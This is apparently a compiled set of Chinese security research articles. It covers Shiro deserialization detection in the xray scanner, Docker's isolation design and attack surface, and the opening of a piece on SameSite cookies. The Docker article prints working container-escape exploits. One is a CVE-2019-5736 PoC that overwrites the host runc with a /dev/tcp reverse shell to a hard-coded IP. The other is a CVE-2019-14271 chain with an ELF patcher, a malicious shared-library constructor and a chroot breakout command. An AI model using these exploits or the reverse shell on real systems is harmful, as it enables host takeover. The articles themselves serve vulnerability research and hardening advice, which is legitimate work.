与 Shiro 搭配最多的 Web 中间件是 Tomcat，因此我们的注意力就转移到了 Tomcat 回显上。这个话题实际上已经有很多师傅研究过了，李三师傅甚至整理了一个 Tomcat 不出网回显的连续剧 的文章。在学习了各位师傅的成果后，我发现公开的 Payload 都有这样一个问题——无法做到全版本 Tomcat 回显。此时我便萌生了一个想法，能否挖到一个新的利用链，使它能兼容所有的 Tomcat 大版本，基于此的漏洞检测就可以不费吹灰之力完成。然而挖掘新的利用链谈何容易，我怕是要陷入阅读 Tomcat 源码的漩涡中还不一定爬的出来，要是这个过程能自动完成就好了！自动化利用链挖掘应该有人做过吧，我不会是第一个吧，不会吧不会吧。

本着不重复造轮子的原则，稍加寻找不难发现，除了有大名鼎鼎的gadgetinspector，还有 c0y1 师傅写的java-object-searcher，一款内存对象搜索工具，非常符合我目前的需求。借助这个工具，我发现了一条在 Tomcat6,7,8,9 全版本都存在的利用链，只是不同版本的变量获取略有差异，大致流程如下:

```
currentThread -> threadGroup ->
  for(threads) -> target -> this$0 -> handler -> global ->
    for(processors) -> req -> response
```

一些细节的坑点就不展开说了，总之就是各种反射各种 try/catch，我尽了最大的努力来提高其对各种 Tomcat 环境的兼容性，文章最后会将这个成果分享给大家。有了这个比较好用的回显 payload，搭配 K1/K2 来触发反序列化流程，就打造成了 xray 高级版/商业版中 Shiro 反序列化回显检测的核心逻辑，回显效果如下:




更上一层楼

使用 xray 扫到过 xss 的同学应该都有所体会，xray 扫到的 xss 漏洞不一定可以直接弹框，但相关参数一定存在可控的代码注入，经常会遇到网站存在 waf 但 xray 依然可以识别出 xss 的情况。纵观整个 Shiro 反序列化的流程，步步都是在针尖上跳舞，一步出错便前功尽弃。倘若目标站点部署了 RASP 等主机防护手段，很有可能导致反序列化中断而与 RCE 擦肩而过，有没有什么办法能够像 xss 一样大幅的提高其检测能力的下限呢？和 l1nk3r 师傅交流了一下，他提到一种检测 Shiro Key 的方法很不错，据说原理来自 shiro_tool.jar，详情可以参考这篇文章一种另类的 shiro 检测方式，我这里简单复述一下结论。

使用一个空的 SimplePrincipalCollection 作为 payload，序列化后使用待检测的秘钥进行加密并发送，秘钥正确和错误的响应表现是不一样的，可以使用这个方法来可靠的枚举 Shiro 当前使用的秘钥。

Key 错误时

Key 正确时



借助这种方法，我们就可以将 Shiro 的检测拆为两步

1. 探测 Shiro Key，如果探测成功，则报出秘钥可被枚举的漏洞；如果探测失败直接结束逻辑

2. 利用上一步获得的 Shiro Key，尝试 Tomcat 回显，如果成功再报出一个远程代码执行的漏洞

由于第一步的检测依靠的是 Shiro 本身的代码逻辑，可以完全不受环境的影响，只要目标使用的秘钥在我们待枚举的列表里，那么就至少可以把 Key 枚举出来，这就很大的提高了漏洞检测的下限。另外有个小插曲是，有的网站没法根据是否存在 deleteMe 来判断，而是需要根据 deleteMe 的数量来判断，举个例子，如果秘钥错误，返回的是两个 deleteMe ，反之返回的是一个 deleteMe 。这种情况我之前没有考虑到，所以在 xray 后续又发了一个小版本修复了一下这个问题。

万剑归宗

看到这想必你已修得三十年功力，迫不及待的想要冲入江湖大展拳脚。但好马需有好鞍相配，漏洞测试也需要一款好用趁手的工具做辅助。将上面说的整个流程做自动化检测并非只是发个请求那么简单，我随便列举几个细节，大家可以思考下这几个小问题该如何处理：

如何判断目标是 Shiro 的站点，Nginx 反代动静分离的站点又该怎么识别？

如何避免 Java 依赖而纯粹使用其他语言实现？

如何避免 Payload 太长以致超过 Tomcat Header 的大小限制？

如何使 Payload 兼容 JDK6 的环境？

CommonsBeanutils 中有个类的 serialVersionUID 没设置会对 gadget 有什么影响？

如何识别并处理 Cookie key 不是 rememberMe 的情况？

我自认为相对科学的解决了这几个小问题，并将上述所有的研究成果凝结在了 xray 的 Shiro 检测插件中，如果有什么我没有注意到的细节，还望各位师傅指正。xray 是站在巨人的肩膀，若取之社区则要用之社区，文中提到的相关 Gadget 和 Payload 我都同步放到了https://github.com/zema1/ysoserial，欢迎大家和我一起研究讨论。唯一希望的是，转载或二次研究时请保留下版权，免费的还想白嫖，不是吧，阿Sir。

最后我们来讲讲这个漏洞的修复方法。官方推荐的方式是弃用默认秘钥，自己随机生成一个，这种方法固然有效，但我感觉可以在代码层面做的更好。如果能在 resolveClass 里采用白名单的方式校验一下要加载的类，是不是就可以完全避免恶意反序列化的发生，既然已有无心插柳的有效性在前，何不顺水推舟，将这个问题从源码层面根治？

安全之路漫漫，唯有繁星相伴。愿诸位都能成为暗黑森林中的一颗闪亮的星，共勉。

29/Jun.

Docker 安全性与攻击面分析

作者：explorer

Docker 简介

Docker 是一个用于开发，交付以及运行应用程序的开放平台。Docker 使开发者可以将应用程序与基础架构进行分离，从而实现软件的快速交付。借助 Docker，开发者可以像管理应用程序一样管理基础架构。开发者可以通过 Docker 进行快速交付，测试和代码部署，这大大减少了编写代码与在生产环节实际部署代码之间的用时。

Docker 提供了在一个独立隔离的环境（称之为容器）中打包和运行应用程序的功能。容器的隔离和安全措施使得使用者可以在给定主机上同时运行多个容器。由于容器直接在主机的内核中运行，而不需要额外的虚拟化支持，这使得容器更加的轻量化。和使用虚拟机相比，相同配置的硬件可以运行更多的容器，甚至可以在实际上是虚拟机的主机中运行 Docker 容器。【1】

Docker 安全设计【2】

为了保证容器内应用程序能够隔离运行并且保证安全性，Docker 使用了多种安全机制以及隔离措施，包括 Namespace，Cgroup ，Capability 限制，内核强访问控制等等。

内核 Namespace

内核命名空间(Namespace)提供了最基础和最直接的隔离形式。每当使用 docker run 启动容器时，Docker 在后台为容器创建了一组独立的命令空间，这使得一个运行在容器中的进程看不到甚至几乎影响不到另一个容器或者宿主机中的进程。

并且每一个容器还有自己独立的网络协议栈，这意味着两个容器之间的网络也是互相隔离的。当然，如果在主机上进行恰当的设置，两个容器可以通过各自的网络接口互相访问。从网络架构上看，两个容器之间的网络通信和通过交换机连接的两台物理机相同。这使得大多数网络访问规则可以直接适用于容器之间的网络访

问。

Linux 内核在 2.6.15 和 2.6.26 之间引入了内核命名空间。这意味着从 2008 年 7 月（ 2.6.26 版本内核发布日期）以来，命名空间相关的代码已经在大量生产系统上被使用和测试。毋庸置疑，内核命名空间的设计和实现都是相当成熟的。

Linux Control Group

Control Group（简称 Cgroup ）是 Linux 容器的另外一个关键组件。Cgroup 的主要作用是对资源进行核算和限制。Cgroup 提供了对多种计算机资源的限制措施和计算指标，包括内存， CPU ，磁盘 IO 等。这确保每个容器都能公平的分配资源，并且保证单个容器无法通过耗尽资源的方式使得系统瘫痪。

因此，尽管 Cgroup 无法阻止一个容器访问或者影响另一个容器的数据和进程。但是它对于抵御 DOS 攻击异常重要。

Cgroup 同样也在内核中存在了不短的时间。该代码始于 2006 年，并在内核 2.6.24 版本中被合并入内核。

Linux 内核 capabilities

Capabilities 将原本二元的” root/非 root “权限控制转变为更细粒度的访问控制系统。例如仅仅需要绑定低于 1024 端口的进程（如web 服务器）就不需要以 root 权限运行。只要赋予它net_bind_service capability 即可。几乎所有本需要 root 权限执行的功能现在都可以使用各种不同的 capabilities 代替。

这对于容器安全来说意义重大。在一个典型的服务器中，许多进程需要使用到 root 权限，包括 SSH 守护进程，cron 守护进程，日志记录，内核模块管理，网络配置等等。但是容器不同，几乎所有上述的任务都是由容器之外的宿主机处理的。因此在大部分情况下，容器不需要”真正的” root 权限。这意味着容器中的“ root ”拥有比真正“ root ”更少的权限。例如容器可以：

- 禁止所有的“ mount ”操作
- 禁止对 raw socket 的访问（防止数据包欺骗）
- 禁止某些对文件系统的访问操作。比如创建或者写某些设备节点。
- 禁止内核模块加载

这意味着即使入侵者设法获取到容器内的 root 权限，也很难造成严重的破坏或者逃逸到宿主机。

这些降权并不会影响常规的应用程序，但是会大大减少恶意攻击者的攻击途径。默认情况下，Docker 会放弃所有不需要的capability（即使用白名单）。

内核安全功能

除了 Capability 之外，Docker 还使用了多种内核提供的安全功能保护容器的安全。其中最重要的两个模块为 Apparmor 和 Seccomp。

1、AppArmor [3][4][5]

Docker 可以使用 APPArmor 来增强自身的安全性。默认情况下，Docker 会为容器自动生成并加载默认的 AppArmor 配置文件。

AppArmor (Application Armor)是 Linux 内核的安全模块之一。有别于传统的 Unix 自主访问控制(DAC)模型。AppArmor 通过内核安全模块(LSM)实现了强制访问控制(MAC)，可以将程序能够访问的资源限制在有限的资源集中。

AppArmor 通过在每个应用程序上应用特定的规则集来主动保护应用程序免受各种攻击威胁。通过加载到内核中的配置文件，AppArmor 将访问控制细化绑定到程序，配置文件完全定义了应用程序可以访问哪些系统资源以及具有哪些权限。例如：配置文件可以允许程序进行网络访问，原始套接字访问或者读取写入与路径规则匹配的文件。如果配置文件没有声明，则默认情况下禁止进程对资源的访问。

APPArmor 也是一项成熟的技术。自 2.6.36 版本起就已经包含在主线 Linux 内核中。

2、Seccomp

Secure computing mode （ Seccomp ）是一项旨在对进程系统调用进行限制的内核安全特性。默认情况下，大量的系统调用暴露给用户进程。其中很多的系统调用在整个进程的生命周期内都不会被使用。所以Seccomp提供了对进程可调用的系统调用进行限制的手段。通过编写一种被称为 Berkeley Packet Filter （ BPF)格式的过滤器，Seccomp 可以对进程执行的系统调用的系统调用号和参数进行检查和过滤。

通过禁止进程调用不必要的系统调用，减少了内核暴露给用户态进程的接口数量。从而减少内核攻击面。Docker 在启动容器时默认会启用 Seccomp 保护，默认的白名单规则仅保留了 Linux 中比较常见并且安全的系统调用。而那些可能导致逃逸，用户信息泄露的系统调用或者内核新添加，还不够稳定的系统调用均会被排除在外。

综述

Docker 使用许多安全手段来保证容器的隔离与安全。除了采用传统的安全手段如修补安全漏洞，提高代码安全性之外。Docker 在整体的安全构架上采用了最小权限原则。按照最小权限原则，容器只应该具有自己可以具有的权限，容器只能够访问自己可以访问的资源。以此为基础，Docker 使用 namespace 对进程进行隔离，使用 Cgroup 对硬件资源使用进行限制，并且通过限制 Capability 收回容器不需要使用的特权。最后使用白名单规则的 Seccomp 和 AppArmo r限制容器能够访问的资源范围。通过这些限制，常规的沙箱绕过手段对于 Docker 容器均无效。而对于以上安全模块本身或者 Linux 内核的 0day 攻击则会面对以下两个困境。

1. 以上安全模块和 Linux 内核的出现时间均在 10 年以上，经过了大量实际生产环境检验和代码审计。

2. 由于最小权限原则大大减少了内核攻击面，导致大部分内核任意代码执行漏洞无法满足漏洞触发条件。

除此之外，Docker 主体部分代码由 go 语言编写。Go 语言默认的内存安全特性导致对 Docker 本身的代码进行内存破坏攻击的风险也大大降低。

Docker 攻击面

Dcoker 的安全性问题主要有以下四个方面：

1. 内核固有的安全性问题以及其对 namespace 和 cgroup 的支持情况

2. Docker 守护程序本身的安全性

3. 默认或者用户自定义配置文件的安全性

4. 内核的“强化”安全功能以及其对容器的作用

攻击面一：攻击内核本身

由于 Docker 容器本身是运行在宿主机器内核之上的。并且其基本的进程隔离和资源限制是由内核的 Namespace 模块和 Cgroup 模块完成的。所以内核本身的安全性就是容器安全性的前提。针对内核的任意代码执行或者路径穿越漏洞可能导致容器逃逸。

其次，虽然 Linux 内核主线从相当早的版本开始对 Namespace 的支持就已经完善。但是如果 Docker 运行在自定义内核之上，且该内核对 Namespace 和 Cgroup 的支持不完善。可能导致不可预料的风险。

当然，并不是所有针对内核的漏洞都可以在容器中顺利利用。Docker 的 Seccomp 以及 Capability 限制导致容器中进程无法使用内核所有功能，许多针对内核不成熟系统调用或者不成熟模块的攻击会由于容器限制无法使用。例如针对内核 bpf 模块进行攻击的 CVE-2017-16995 就因为 Docker 容器默认禁止 bpf 系统调用而无法成功。

攻击面二：攻击 Docker 守护进程本身

虽然 Docker 容器具有很强的安全保护措施，但是 Docker 守护进程本身并没有被完善的保护。Docker 守护进程本身默认由 root 用户运行，并且该进程本身并没有使用 Seccomp 或者 AppArmor 等安全模块进行保护。这使得一旦攻击者成功找到漏洞控制 Docker 守护进程进行任意文件写或者代码执行，就可以顺利获得宿主机的 root 权限而不会受到各种安全机制的阻碍。值得一提的是，默认情况下 Docker 不会开启 User Namespace 隔离，这也意味着 Docker 内部的 root 与宿主机 root 对文件的读写权限相同。这导致一旦容器内部 root 进程获取读写宿主机文件的机会，文件权限将不会成为另一个问题。这一点在 CVE-2019-5636 利用中有所体现。

由于 Docker 使用 Go 语言编写，所以绝大部分攻击者都以寻找 Docker 的逻辑漏洞为主。除此之外，一旦 Docker 容器启动之后，容器内进程因为隔离很难再影响到 Docker 守护进程本身。所以针对 Docker 容器的攻击主要集中在容器启动或者镜像加载的过程中。

对于这一点， Docker 提供了一些对于镜像的签名认证机制。并且官方也推荐使用受信任的镜像以避免一些攻击。

除此之外，针对 Docker 攻击的另一种方式是攻击与 Docker 守护进程进行通信的 daemon socket。该攻击

从宿主机进行，与容器逃逸无关，在此不多做赘述。

攻击面三：配置文件错误导致漏洞

通常来说，默认情况下 Docker 的默认容器配置是安全的。但是基于最小权限规则配置的配置文件可能会导致一些比较特殊的应用程序（例如需要特殊网络配置的 VPN 服务等）无法正常运行。为此 Docker 提供了自定义安全规则的功能。它允许用户使用自定义安全配置文件代替默认的安全配置来实现定制化功能。但是如果配置文件的配置不当，就有可能导致 Docker 的安全性减弱，攻击面增加的情况。

举例来说，Docker 容器使用-- privileged 参数启动的情况下。容器中可以运行许多默认配置下由于隔离无法使用的应用（如 VPN，路由系统等）。但是该参数也会关闭 Docker 的所有安全保护。任何攻击者只要取得容器中的 root 权限，就可以直接逃逸至宿主机并获得宿主机 root 权限。


攻击面四：安全模块绕过

Docker 的安全设计很大程度上依赖内核的安全模块。一旦内核安全模块本身存在逻辑漏洞等情况导致安全配置被绕过，或者模块被手动关闭。Docker 本身的安全也会受到极大的威胁。好在，Linux 内核安全模块本身安全性是有保障的。在数十年的维护升级过程中，只存在极个别被绕过的情况。且近几年间没有相关漏洞的曝光。

因此，内核安全模块被攻击的风险只存在于自定义内核等比较稀少的情况。

Docker 历史漏洞统计与介绍

根据资料统计【4】从 2014 年至今，Docker 有 24 个 CVE ID。根据 CVSS 2.0 标准进行评分，其中高危以上漏洞有 8 个占总漏洞数量的 33%。具体漏洞分布见如下表。



在近年（ 2016 年以来）的 CVE 中，评分为高危并且有可能导致docker逃逸的漏洞有两个，分别是CVE-2019-5736 和 CVE-2019-14271。

CVE-2019-5736

CVE-2019-5736 的评分为 9.3 分。造成该漏洞的主要原因是 Docker 守护进程在执行 docker exec 等需要在容器中启动进程操作时对/ proc / self / exe 的处理不当。如果用户启动了由攻击者准备的 docker 容器或者被攻击者获得了容器中的 root 权限。那么在用户执行 docker exec 进入容器时，攻击者就可以在宿主机执行任意代码。

不同于以前使用 libcontainer 管理容器实例。Docker 目前使用一个独立的子项目 runc 来管理所有的容器实例。在容器管理过程中，一个常见的操作是宿主机需要在容器中启动一个新的进程。包括容器启动时的 init 进程也需要由宿主机启动。为了实现该操作，一般由宿主机 fork 一个新进程，由该进程使用 setns 系统调用进入容器的 namespace 中。然后再调用 exec 在容器中执行需要的进程。该操作一般称之为进入容器(nsenter)。在 runc 项目中，虽然大部分代码都是 GO 语言编写的，但是进入容器部分代码却是使用 C 语言编写的（ runc/libcontainer/nsenter/ nsexec.c ）。

漏洞就这部分代码中，在 runc 进程进入容器时，没有对自身 ELF 文件进行克隆拷贝。这就导致 runc 在进入容器之后，在执行 exec 之前。其 /proc/{PID}/exe 这个软链接指向了宿主机 runc 程序。由于 docker 默认不启用 User Namespace，这导致容器内进程可以读写 runc 程序文件。攻击者可以替换 runc 程序，在宿主机下一次使用 docker 的时候就可以获得任意代码执行的机会。

漏洞的POC如下：

```
#! /proc/self/exe
import os
import time

pid = os.getpid()+1

while True:
    try:
        exe_name = os.readlink('/proc/%d/exe'%pid)
        break
    except OSError:
        pass

if 'runc' in exe_name:
    print exe_name
```

```
    fp = open('/proc/%d/exe'%pid, 'r')
    fd = fp.fileno()

    time.sleep(0.5)
    fp2 = open("/proc/self/fd/%d"%fd, 'w')
    pay = "#!/bin/sh\nbash -i >& /dev/tcp/10.0.0.100/7000 0>&1"
    fp2.write(pay)
else:
    print "ero:"+ exe_name
```

脚本其实很简单。首先是死循环监控是否有 runc 进程进入容器，检测方式是使用 readlink 检查 /proc/{PID}/exe软链接指向的文件名中是否有 runc 。值得一提的是，/proc/{PID}/exe 文件并不能以写的模式打开，只能以只读模式打开。不过对于所有打开的文件描述符，都会在 /proc/self/fd 文件夹下存在一个与之对应的软链接，该文件是可以以写模式打开并写入的。所以 POC 中使用了两次 open ，第一次以读模式打开 runc 的 exe 软链接。第二次再以写模式打开自身 fd 下对应的软链接进行写入即可实现对 runc 程序文件本身的写入。

除此之外，由于利用的时间窗口是在 runc 进入容器与执行 exec 之间。时间窗口很小，很难利用成功。为此，需要扩大利用的时间窗口。这里利用到 Linux Shebang 的特性。准备一个可执行文件，开头写入 #!/proc/self/exe。这样 runc 在 exec 该文件时，实际就会执行 /proc/self/exe 这个程序，也就是 runc 本身。如此一来 exe 还是指向 runc 文件，便可以增大时间窗口。由于 POC 文件本身也是一个脚本文件，所以直接将 Shebang 写在 POC 中，可以省掉一个文件。

下面来实际测试一下，首先启动一个 Docker 容器。

```
root@ubuntu:~# docker run -it -v /tmp/CVE-2019-5736/:/tmp/CVE-2019-5736/ --name "CVE-2019-5736" ubuntu:18.04 bash
root@c524fde340b2:/#
```

并在容器中执行 POC 脚本。

```
root@c524fde340b2:/# python /tmp/CVE-2019-5736/poc.py
```

接着只需要用 docker exec 执行 poc.py 即可。可以看到 runc 已经被修改。下一次 docker 运行的时候，就会执行脚本内容反弹 shell 。


```
root@ubuntu:~# cat /usr/sbin/runc
#!/bin/sh
bash -i >& /dev/tcp/10.0.0.100/7000 0>&1root@ubuntu:~#
```

CVE-2019-14271


CVE-2019-14271 的评分为7.5。该漏洞的产生原因是在使用 docker cp 从 docker 中拷贝文件时。Docker 的 docker-tar 进程会 chroot 到容器目录下并且加载 libnss.so 模块。而由于 docker-tar 本身并没有被 Docker 容器限制。攻击者可以通过替换 libnss.so 的方式得到在容器外宿主机执行任意代码的机会【5】。

Docker 在使用 cp 命令拷贝文件的时候。会启动一个名为 docker-tar 的进程来执行拷贝的操作。由于 docker cp 命令通常执行速度很快，所以需要一些 bash 命令技巧来帮助我们观察其执行过程。如图2所示可以看到 docker-tar 作为 dockerd 的子进程。和 dockerd 同样具有 root 权限。

1、如图3所示，通过反复查看 /proc/{PID}/root 这个软链接的指向可以发现 docker-tar 进程通过 chroot 的方式进入 docker 容器文件系统的内部。该功能的本意是通过 chroot 防止恶意攻击者通过符号链接攻击的方式操作 host 文件。



2、如图4所示， docker-tar 进程在使用 chroot 进入到文件系统中之后，又加载了一些 libssn 有关的 so 库。由于 chroot ，所以加载的均为容器中的 so 库。



3、然后查看 docker-tar 的 namespace 状态。入图5所示，在和 host 上的 shell 进程 ns 进行对比后可以发现 docker-tar 本身并没有进入到容器的 ns 当中。该进程为 host 进程。


因此，只需要攻击者具有 docker 内部的 root 权限，就可以替换 libnss_files-2.27.so 这个文件。只需要等待管理员使用 docker cp 进行文件复制就可以实现逃逸。

为了利用，首先需要做的就是准备一个用以攻击的 libnss_file.so 。为了方便修改恶意代码并且不破坏原有 so 库的功能。采用的方式是对镜像中原有的 libnss_file.so 进行二进制 patch 额外添加一个依赖库。这样只需要准备一个包含恶意代码的 so 库让 libnss 进行加载即可。patch 代码如下：

```
#! /usr/bin/python3
import argparse
from os import path
import lief
import sys

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="add libaray requirement to a elf")

    parser.add_argument("elf_path", metavar="elf", type=str, help="elf to patch")
    parser.add_argument("requirement", metavar="req", type=str, help="libaray requirement wath to add")
    parser.add_argument("-o", "--out", type=str, help="patch file path, *_patch by default")

    args = parser.parse_args()
    elf_path = args.elf_path

    if not path.isfile(elf_path):
        print(f"no such file: {elf_path}", file=sys.stderr)
        exit(-1)
```

```
elf = lief.parse(elf_path)
if elf is None:
    print(f"parse elf file {elf_path} error", file=sys.stderr)
    exit(-1)

elf.add_library(args.requirement)

elf_name = path.basename(elf_path)
out_path = args.out
if out_path is None:
    elf.write(elf_name+"_patch")
elif path.isdir(out_path):
    elf.write(path.join(out_path,elf_name+"_patch"))
else:
    out_dir = path.dirname(out_path)
    if not path.isdir(out_dir):
        print(f"no such dir: {out_dir}")
        exit(-1)
    elf.write(out_path)
```

该代码通过 lief 为 elf 添加新的依赖库。如图 6 所示执行后再通过 ldd 命令查看，就可以看到新增的依赖 so 库。



然后需要编写实际的攻击代码。由于除了 docker-tar 之外，许多linux 命令和程序也会使用 libnss ，所以在编写攻击代码时候需要注意检查。

```
#include <stdio.h>
#include <stdlib.h>
void __attribute__((constructor)) back() {

    FILE *proc_file = fopen("/proc/self/exe","r");
    if (proc_file !=NULL)
    {
        fclose(proc_file);
        return 0;
    }
    else{
        system("/breakout");
        return ;
    }
}
```

因为 docker-tar 是 namespace 外的程序。该程序无法在 docker 容器的 PID namespace 内的 proc 文件系统中找到自身进程。因此可以通过打开 /proc/self/exe 的方法检测攻击代码是否在 docker-tar 进程中执行。而使用 __attribute__((constructor)) 则可以保证恶意代码在 so 库被加载时即被执行。将该程序编译成 a.out 放在 /tmp下，docker-tar 在加载 /lib/x86_64-linux-gnu/libnss_files-2.27.so 时就会执行 breakout 程序。

最后是 breakout 命令的实现，虽然已经可以在 namespace 外执行任意代码了。但是 docker-tar 本身经过了 chroot 。好在 docker-tar 具有 root 权限，所以绕过 chroot 不是什么问题。只需要重新 mount proc 文件系统，然后通过 /proc/{PID}/root 软链接即可访问宿主机文件系统。只需要一行命令即可：

```
mount -t proc none /proc && echo "hack by chaitin" > /proc/1/root/tmp/hack
```

将上述3个文件写入 docker 容器的对应位置然后执行 docker cp 命令。就能在 /tmp 下看到成功创建的文件。完整攻击流程如下：

```
# cat /tmp/hack                                    # /tmp下目前没有hack文件
cat: /tmp/hack: No such file or directory
#
#
# docker run --rm -d --name "cve-2019-14271" ubuntu:18.04 /bin/sleep 1d #创建受攻击的docker
fe9966b0bbc674eb72c9a27c3f789821a6f0ab2c81ad5d0d5ccbdc111da10272
```

```
#
#
# docker cp a.out cve-2019-14271:/tmp    # 将攻击程序放在指定目录下，
# docker cp breakout cve-2019-14271:/    # 并替换libnss_files-2.27.so
# docker cp libnss_files.so.2_patch cve-2019-14271:/lib/x86_64-linux-gnu/libnss_files-2.27.so
#
#
# docker cp cve-2019-14271:/var/log logs    # 执行docker cp触发漏洞
#
#
# ls -l /tmp/hack                         # 验证攻击
-rw-r--r-- 1 root root 16 Jun  3 22:18 /tmp/hack
# cat /tmp/hack
hack by chaitin
```

除了上述两个针对 docker 本身的攻击之外，还有少量 Linux 内核任意代码执行漏洞可能导致 docker 逃逸。比如著名的“脏牛”漏洞 CVE-2016-5195 的利用过程可以绕过所有 Docker 的安全保护，导致容器逃逸。

Docker 安全性建议

综上所述，防止 Docker 逃逸的重点在于防止内核代码执行与防止对 Docker 守护进程的攻击。对于看重 Docker 的用户，可以在默认 Docker 安全的基础上采用如下办法提高 Docker 的安全性。

1. 使用安全可靠的 Linux 内核并保持安全补丁的更新

2. 使用非 root 权限运行 docker 守护进程

3. 使用 selinux 或者 APPArmor 等对 Docker 守护进程的权限进行限制

4. 在其它基于虚拟化的容器中运行 Docker 容器

总的来说， Docker 被逃逸的风险并不会比使用其它基于虚拟化实现的容器大，二者的攻击面和攻击手段差距极大。相对的，由于没有虚拟化导致的性能损失， Docker 在性能方面对比虚拟化容器有极大的优势。由于 Docker 在运行过程中几乎不会有额外的性能开销，在非常重视安全的场景中。使用 Docker 容器+虚拟化容器的双层容器保护也是非常常见的解决方案。

参考资料：

【1】翻译修改自Docker官方介绍 https://docs.docker.com/get-started/overview/

【2】参考Docker官方安全介绍文档 https://docs.docker.com/engine/security/security/

【3】AppArmor 官方仓库介绍https://gitlab.com/apparmor/apparmor/-/wikis/home

【4】CVE统计网站https://www.cvedetails.com/vulnerability-list/vendor_id-13534/product_id-28125/Docker-Docker.html

【5】CVE-2019-14271漏洞报告https://seclists.org/bugtraq/2019/Sep/21

29 Apr.

CSRF 漏洞的末日？关于 Cookie SameSite 那些你不得不知道的事

作者：v1ll4n

眼下，新冠病毒在全球各处肆虐，为了阻断病毒的传播，各国纷纷要求民众居家隔离。与此同时，为了提升 web 的安全性，Chrome 80 也开始要求 cookie 进行站点隔离。

我们都知道，服务端在设置 cookie 的时候，除了 cookie 的键和值以外，还可以同时给 cookie 设置一些属性，例如：

- Expires
- Max-Age
- Domain
- Path
- Secure
- HttpOnly
- SameSite

开发者通过这些属性来告知浏览器在什么时候，什么情况下使用该 cookie。其中的 SameSite 属性就是本文要讨论的主角，后面的内容主要包含以下三点：

- SameSite 属性基础
- SameSite 属性的演进
- SameSite 属性带来的影响

SameSite 属性基础

在说 SameSite 属性之前，我们需要先了解一下 SameSite 里的 site 指的是什么，以及什么是同站请求？什么是跨站请求？

site 的含义

首先要知道：有效顶级域名（eTLD, effective top-level domain）对应的是由 Mozilla 维护的公共后缀列表（Public Suffix List：https://publicsuffix.org/）里包含的域名。

这个列表由两部分组成：

•一部分是由域名注册机构提供的顶级域名（例如：.com，.net　等）和部分二级域名（例如：.gov.uk，.org.uk 等）

•另一部分是由个人或机构提供的私有域名，例如：github.io，compute.amazonaws.com 等

而 SameSite 里的 site 指的是 eTLD+1，即：有效顶级域名再加上它的下一级域名。

举例说明：

• qzone.qq.com 对应的 site 是 qq.com

它的 eTLD 是 .com，eTLD+1 就是 qq.com

• vip.qzone.qq.com 对应的 site 也是 qq.com

它的 eTLD 是 .com，eTLD+1 也是 qq.com

• bootstrap.github.io 对应的 site 是 bootstrap.github.io 而不是 github.io

它的 eTLD 是 github.io，eTLD+1 是 bootstrap.github.io

同站 (same-site) 请求 VS 跨站 (cross-site) 请求

一个 HTML 页面既可以发起同站请求，也可以发起跨站请求。当请求目标的 URL 对应的 site 与页面所在 URL 对应的 site 相同时，这个请求就是同站请求，反之就是跨站请求。

例如：

